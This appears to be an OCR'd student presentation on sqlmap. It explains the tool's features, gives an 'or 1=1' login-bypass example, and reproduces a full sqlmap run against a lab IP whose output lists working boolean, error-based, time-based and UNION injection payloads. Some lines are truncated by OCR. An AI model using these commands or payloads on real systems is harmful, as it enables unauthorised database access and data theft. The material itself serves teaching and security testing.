Sqlmap: Automating SQL Injection

Sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities. It is a powerful and versatile tool that can be used to extract sensitive data from databases, bypass security measures, and even gain control of a target system.

By Mohammad Abbas Alkifaee
Supervised by Prof Slah AbdAlhadi Albermany

What is Sqlmap?

Automated SQL Injection

Sqlmap automates the process of finding and exploiting SQL injection vulnerabilities in web applications.

Database Fingerprinting


It can identify the database management system (DBMS) used by the target website, including its version and features.

Data Extraction

Sqlmap can extract data from database tables, including sensitive information like user credentials, financial data, and system configuration.

Database Takeover

In some cases, Sqlmap can gain complete control over the target database, enabling attackers to manipulate data, execute arbitrary commands, and potentially compromise the entire system.



Key Features of Sqlmap

1 **Multiple Injection Techniques**

Sqlmap supports a wide range of injection techniques, including error-based, blind, Boolean-based, and time-based injections.

2 **Payload Generation**

It automatically generates customized payloads that are tailored to the specific vulnerability and the target DBMS.

3 **Extensive Tampering Options**

Sqlmap allows users to tamper with payloads to bypass security measures such as firewalls, intrusion detection systems, and web application firewalls.

4 **User-Friendly Interface**

Sqlmap provides a user-friendly command-line interface (CLI) and supports both interactive and automated modes of operation.

Sqlmap Capabilities

Database Enumeration

Sqlmap can enumerate databases, tables, columns, and users within the target database.


Data Extraction

It can extract data from tables, including sensitive information such as usernames, passwords, credit card numbers, and system configuration files.

Privilege Escalation

In some cases, Sqlmap can gain escalated privileges within the target database, allowing attackers to perform more destructive actions.

Sql injection example



Sql injection example

IN normal Case

SQL Query:

Select * from users where

Uname=Mohammad@gmail.com and


Psw=12345 ✓

Name=mohammad

Profile_id=65

Privalige_id=43


Etc…



Login

Mohammad@gmail.com

12345



Sql injection example

IN Injectable Case


SQL Query:

Select * from users where

Uname=Hacker and

Psw=Hacker or 1=1


All Table's data and Gathered



Login

Hacker

Hacker or 1=1



```
$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
ble for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQ
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting
tacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
string="luther")
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNS
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEY
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:34:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
)' injectable
[10:34:29] [INFO] testing 'MySQL inline queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:34:29] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)

[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[10:34:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[10:34:39] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[10:34:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:34:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
 (potential) technique found
[10:34:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the righ
of query columns. Automatically extending the range for current UNION query injection technique test
[10:34:39] [INFO] target URL appears to have 3 columns in query
[10:34:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6489=6489

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7857 FROM(SELECT COUNT(*),CONCAT(0x717a786a71,(SELECT (ELT(7857=7857,1))),0x716a6b
R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x717a786a71,0x5a5151727477666c4c4162475655626153796d79455947614b
a7a4f6f57724d586d614d,0x716a6b6a71),NULL-- swCD
---
[10:34:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[10:34:39] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.112.128'

[*] ending @ 10:34:39 /2019-04-30/

$ 
```

Sqlmap Command Structure

1. **Target**

